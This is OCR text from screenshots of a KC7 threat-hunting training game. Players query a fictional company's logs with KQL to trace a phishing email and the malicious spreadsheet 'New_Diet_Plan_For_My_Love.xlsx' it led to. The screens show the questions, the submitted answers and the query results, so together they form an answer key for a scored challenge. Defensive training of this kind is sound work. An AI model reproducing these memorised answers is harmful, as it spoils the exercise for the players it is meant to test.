

KC7
49%
Section 4: A Love Story
Questions 15: (75) points
Right before the macro command, we see an xlsx file getting executed on Taylor's machine.
What was the name of that file?
New_Diet_Plan_For_My_Love.xlsx
Solved by 220 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
Recall
KQL tools
kc7001.eastus/TitanShield
Pin to dashboard
Open
Copy
Export
FileCreationEvents
| where hostname == "IL5M-DESKTOP"
xlsx
1 of 4
Show only rows that fit search
63 records
timestamp
hostname
username
sha256
path
filename
process_name
New_Diet_Plan_For_My_Love.xlsx



KC7
52%
Section 4: A Love Story
Questions 16 (solved): (50) points
Ok this is a good lead for us. We can look in FileCreationEvents for that file.
FileCreationEvents
| where hostname == "<taylor's hostname>"
| where filename == "<file name of interest>"
Copy
What is the sha256 hash of the file?
6aeef036eb85a470dbd6d039250172a510a8627b873e8b3b79fae
Solved by 218 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
Woooo
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
Recall
KQL tools
kc7001.eastus/TitanShield
Pin to dashboard
Open
Copy
Export
FileCreationEvents
| where hostname == "IL5M-DESKTOP"
| where filename == "New_Diet_Plan_For_My_Love.xlsx"
Table 1
Add visual
Stats
Search
UTC
Done (0.795 s)
1 records
timestamp
hostname
username
sha256
path
filename
process_name
6aeef036eb85a470dbd6d039250172a510a8627b873e8b3b79fae5a7dd767e73



KC7
54%
Section 4: A Love Story
Questions 17 (solved): (60) points
What is the process data associated with the creation of that file?
Edge.exe
Solved by 216 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
A+ for effort AND accuracy!
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
Recall
KQL tools
kc7001.eastus/TitanShield
Pin to dashboard
Open
Copy
Export
FileCreationEvents
| where hostname == "IL5M-DESKTOP"
| where filename == "New_Diet_Plan_For_My_Love.xlsx"
Table 1
Add visual
Stats
Search
UTC
Done (0.795 s)
1 records
timestamp
hostname
username
sha256
path
filename
process_name
2024-07-17 10:10:...
IL5M-DESKTOP
chtaylor
6aeef036eb85a470d...
C:\Users\chtaylor\D...
New_Diet_Plan_Fo...
Edge.exe
Edge.exe



KC7
55%
Section 4: A Love Story
Questions 20 (solved): (50) points
OutboundNetworkEvents
| where src_ip == "<taylor's ip>"
| where url has "<file name of interest>"
Copy
What URL did Taylor download this file from?
https://healthylifestyle.com/share/New_Diet_Plan_For_My_Love.xlsx
Solved by 212 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
Bingo! Did you peek?
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
Recall
KQL tools
kc7001.eastus/TitanShield
Pin to dashboard
Open
Copy
Export
OutboundNetworkEvents
| take 10
Table 1
Add visual
Stats
Search
UTC
Done (0.798 s)
10 records
timestamp
method
src_ip
user_agent
url
2024-07-01 07:14:30.0000
GET
10.10.0....
Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.149 Safari/537.36
JPath: /timestamp
Inline
Compact
"url": https://yesprintec.com/files/online/search/evening.pptx
2024-07-01 07:29:26.0000
POST
10.10.0.7
Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
2024-07-01 07:36:02.0000
GET
10.10.0....
Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.99 Safari/537.36
2024-07-01 07:58:46.0000
GET
10.10.0....
Mozilla/5.0 (Windows NT 5.1; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
2024-07-01 08:11:36.0000
POST
10.10.0....
Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 10.0; WOW64; Trident/6.0)
2024-07-01 08:13:58.0000
GET
10.10.0....
Mozilla/5.0 (Windows NT 5.1; Trident/7.0; rv:11.0) like Gecko
2024-07-01 08:22:42.0000
GET
10.10.0....
Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.117 Safari/537.36
Pivot Mode
Search...
timestamp
method
src_ip
user_agent
url
Row Groups
Drag here to set row groups
Values
Drag here to aggregate



KC7
56%
Section 4: A Love Story
Questions 19 (solved): (60) points
To hone our query, we'll also need to use Taylor's IP address.
What is Taylor's IP address?
10.10.0.79
Solved by 217 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
You got it!
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
Recall
KQL tools
kc7001.eastus/TitanShield
Pin to dashboard
Open
Copy
Export
Employees
| where name contains "Taylor"
Table 1
Add visual
Stats
Search
UTC
Done (0.800 s)
3 records
hire_date
name
user_agent
ip_addr
email_addr
username
role
hostname
mfa_enabled
company_domain
2022-06-02...
Taylor C...
Mozilla/5.0 (...
10.10.0.162
taylor_chirino...
tachirino
Netw...
BFO4-DESK...
False
titanshield.com
2022-08-30...
Christo...
Mozilla/5.0 (c...
10.10.0.79
christopher_t...
chtaylor
Netw...
IL5M-DESKT...
False
titanshield.com
10.10.0.79
2023-05-06...
Albert T...
Mozilla/5.0 (...
10.10.0.146
albert_taylor...
altaylor
Projec...
A3JK-LAPTOP
False
titanshield.com



KC7
58%
Section 4: A Love Story
Questions 18 (solved): (55) points
Oh so the file must have been downloaded from the Internet.
Let's try to figure out where the user got the file from.
OutboundBrowsing events give us a record of websites browsed by people inside the company. Maybe we can find out which website was browsed to download the file.
OutboundNetworkEvents
| take 10
Copy
Which column are we most likely to find our filename in?
url
Solved by 218 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
Top marks! Are you sure you don't write the questions?
OutboundNetworkEvents
| take 10
Table 1
Add visual
Stats
Search
UTC
Done (0.316 s)
10 records
timestamp
method
src_ip
user_agent
url
2024-07-01 07:14:30.0000
GET
10.10.0....
Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.149 Safari/537.36
2024-07-01 07:29:26.0000
POST
10.10.0.7
Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
http://trainsimcommunity.com/public/search
2024-07-01 07:36:02.0000
GET
10.10.0....
Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.99 Safari/537.36
2024-07-01 07:58:46.0000
GET
10.10.0....
Mozilla/5.0 (Windows NT 5.1; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
http://eduwithai.com/search/published/arm...
2024-07-01 08:11:36.0000
POST
10.10.0....
Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 10.0; WOW64; Trident/6.0)
https://bit.ly/wh19hTg
2024-07-01 08:13:58.0000
GET
10.10.0....
Mozilla/5.0 (Windows NT 5.1; Trident/7.0; rv:11.0) like Gecko
2024-07-01 08:22:42.0000
GET
10.10.0....
Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.117 Safari/537.36
http://militarysystems.org/online/share/login
2024-07-01 08:23:35.0000
POST
10.10.0....
Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.89 Safari/537.36
2024-07-01 08:23:59.0000
POST
10.10.0....
Mozilla/5.0 (Windows NT 6.3; Win64; x64; Trident/7.0; rv:11.0) like Gecko
2024-07-01 08:24:07.0000
GET
10.10.0....
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:49.0) Gecko/20100101 Firefox/49.0
http://assets.fastly.net/Ne1N6v



KC7
58%
Section 5: A Heartbreak
Question 1: (60) points
You look through the logs, and it doesnt seem like Taylor went out of his way to search and download this file. Maybe he just clicked a link in an email.
Let's look for this URL to see if it was delivered in any emails.
Email
| where link has "https://healthylifestyle.com/share/New_Diet_Plan_For_My_L
Copy
We do see an email!
Who sent the email?
marcella_flores@gmail.com
Solved by 218 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
Email
| where link has "https://healthylifestyle.com/share/New_Diet_Plan_For_My_Love.xlsx"
Table 1
Add visual
Stats
Search
UTC
Done (0.826 s)
1 records
timestamp
sender
reply_to
recipient
subject
verdict
link
2024-07-17 02:34:41.0000
marcella_flores@gmail.com
marcella_flores@gmail.com
christopher_taylor@titanshield.com
[EXTERNAL] RE: Relax with ...
CLEAN
marcella_flores@gmail.com



61%
KC7
Section 5: A Heartbreak
Question 2 (solved): (70) points
What was the subject of that email?
[EXTERNAL] RE: Relax with these yoga poses, baby!
Solved by 216 players || Need help?
Submit
Game links
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Available Tables
Game Ranking
Query Data (ADX)
Bingo! Did you peek?
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
Recall
KQL tools
kc7001.eastus/TitanShield
Pin to dashboard
Open
Copy
Export
Email
| where link has "https://healthylifestyle.com/share/New_Diet_Plan_For_My_Love.xlsx"
Table 1
Add visual
Stats
Search
UTC
Done (0.826 s)
1 records
timestamp
sender
reply_to
recipient
subject
verdict
link
2024-07-17 02:34:41.0000
marcella_flores@gmail.com
marcella_flores@gmail.com
christopher_taylor@titanshield.com
[EXTERNAL] RE: Relax with ...
CLEAN
[EXTERNAL] RE: Relax with these yoga poses, baby!
Columns

